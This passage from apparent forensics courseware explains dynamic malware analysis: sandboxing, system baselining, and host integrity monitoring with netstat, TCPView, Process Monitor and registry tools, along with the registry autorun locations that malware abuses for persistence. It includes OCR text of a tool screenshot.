
Figure 7.91: Using the olevba tool to identify suspicious VBA keywords



Dynamic Malware Analysis

- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baselining and Host Integrity Monitoring

System Baselining

- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.

Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
  - **Port Monitoring**
  - **Process Monitoring**
  - **Registry Monitoring**
  - **Windows Services Monitoring**
  - **Startup Programs Monitoring**
  - **Event Logs Monitoring/Analysis**
  - **Installation Monitoring**
  - **Files and Folders Monitoring**
  - **Device Drivers Monitoring**
  - **Network Traffic Monitoring/Analysis**
  - **DNS Monitoring/Resolution**
  - **API Calls and System Calls Monitoring**

Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment. This type of analysis requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe if case anything goes wrong during the test. To achieve this, the investigator needs to do the following:

- **System Baselining**

  Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system. System baselining includes recording details of the file system, registry, open ports, network activity, etc.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.

  In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, etc.

  Host integrity monitoring includes the following:

  - Port Monitoring
  - Process Monitoring
  - Registry Monitoring
  - Windows Services Monitoring
  - Startup Programs Monitoring
  - Event Logs Monitoring/Analysis
  - Installation Monitoring
  - Files and Folders Monitoring
  - Device Drivers Monitoring
  - Network Traffic Monitoring/Analysis
  - DNS Monitoring/Resolution
  - API Calls Monitoring
  - System Calls Monitoring

Dynamic Malware Analysis: Port Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, and **TCPView** to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses

Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

You can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **Netstat**

  It displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays only active TCP connections.

  Syntax

  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```

  Parameters

  - **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.
  - -**e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.

- **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

In the image below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening along with the addresses and port numbers.

Figure 7.92: Screenshot of Netstat

- **TCPView**

  Source: *https://docs.microsoft.com*

  TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.

Process Monitoring

Malware enters the system through images, music files, videos, etc., which are downloaded from the Internet, camouflage themselves as genuine Windows services, and hide their processes to avoid detection. Some malwares use PEs to inject themselves into various processes (such as explorer.exe or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system so that the antivirus software cannot detect it easily.

Process monitoring helps in understanding the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all the processes that the malware starts. Use process-monitoring tools such as Process Monitor to detect suspicious processes.

- **Process Monitor**

  Source: *https://docs.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.

Features:

- More data captured for operation input and output parameters.
- Non-destructive filters that can be set without losing data.
- Capture of thread stacks for each operation makes it possible to identify the cause of operation in many cases.
- Reliable capture of process details, including image path, command line, user, and session ID.
- Configurable and moveable columns for any event property.
- Filters can be set for any data field, including fields not configured as columns.
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
- Process tree tool shows the relationships of all processes referenced in a trace.
- Native log format preserves all data for loading in a different Process Monitor instance.

Dynamic Malware Analysis: Registry Monitoring


- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

Registry Monitoring Tools

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registry Monitoring Tool (*https://www.solarwinds.com*)

jv16 PowerTools

It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware



Duplicate Finder

This tool allows you to search for duplicate files. By duplicate, we can either mean files with identical names, identical content or both. Please see the options below and click Start to begin.

What kind of duplicates to look for

Filename
○ Any name
● Same file type
○ Exactly same name

File content
○ Any content
● Exactly identical content

Only look for files which are at least: 1 MB
Only look for files which have been created over 0 days ago
Only look for files which have not been modified in the last 0 days
Only look for files which have not been opened in the last 0 days

What files to find
● Find all files
○ Only look for files of these types ...
☐ Only look for files matching search words ...

Where to look from
○ From everywhere
● Only from these locations:
☐ Desktop ☑ Downloads ☑ Documents ☑ Pictures ☐ Program files ☐ Temp folders

Start
Close

Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes will be noticed, such as the system becomes slower, various advertisements keep popping up, and so on.

Windows automatically executes instructions in the following sections of the registry:

- ***Run***
- ***RunServices***
- ***RunOnce***
- ***RunServicesOnce***
- ***HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.***

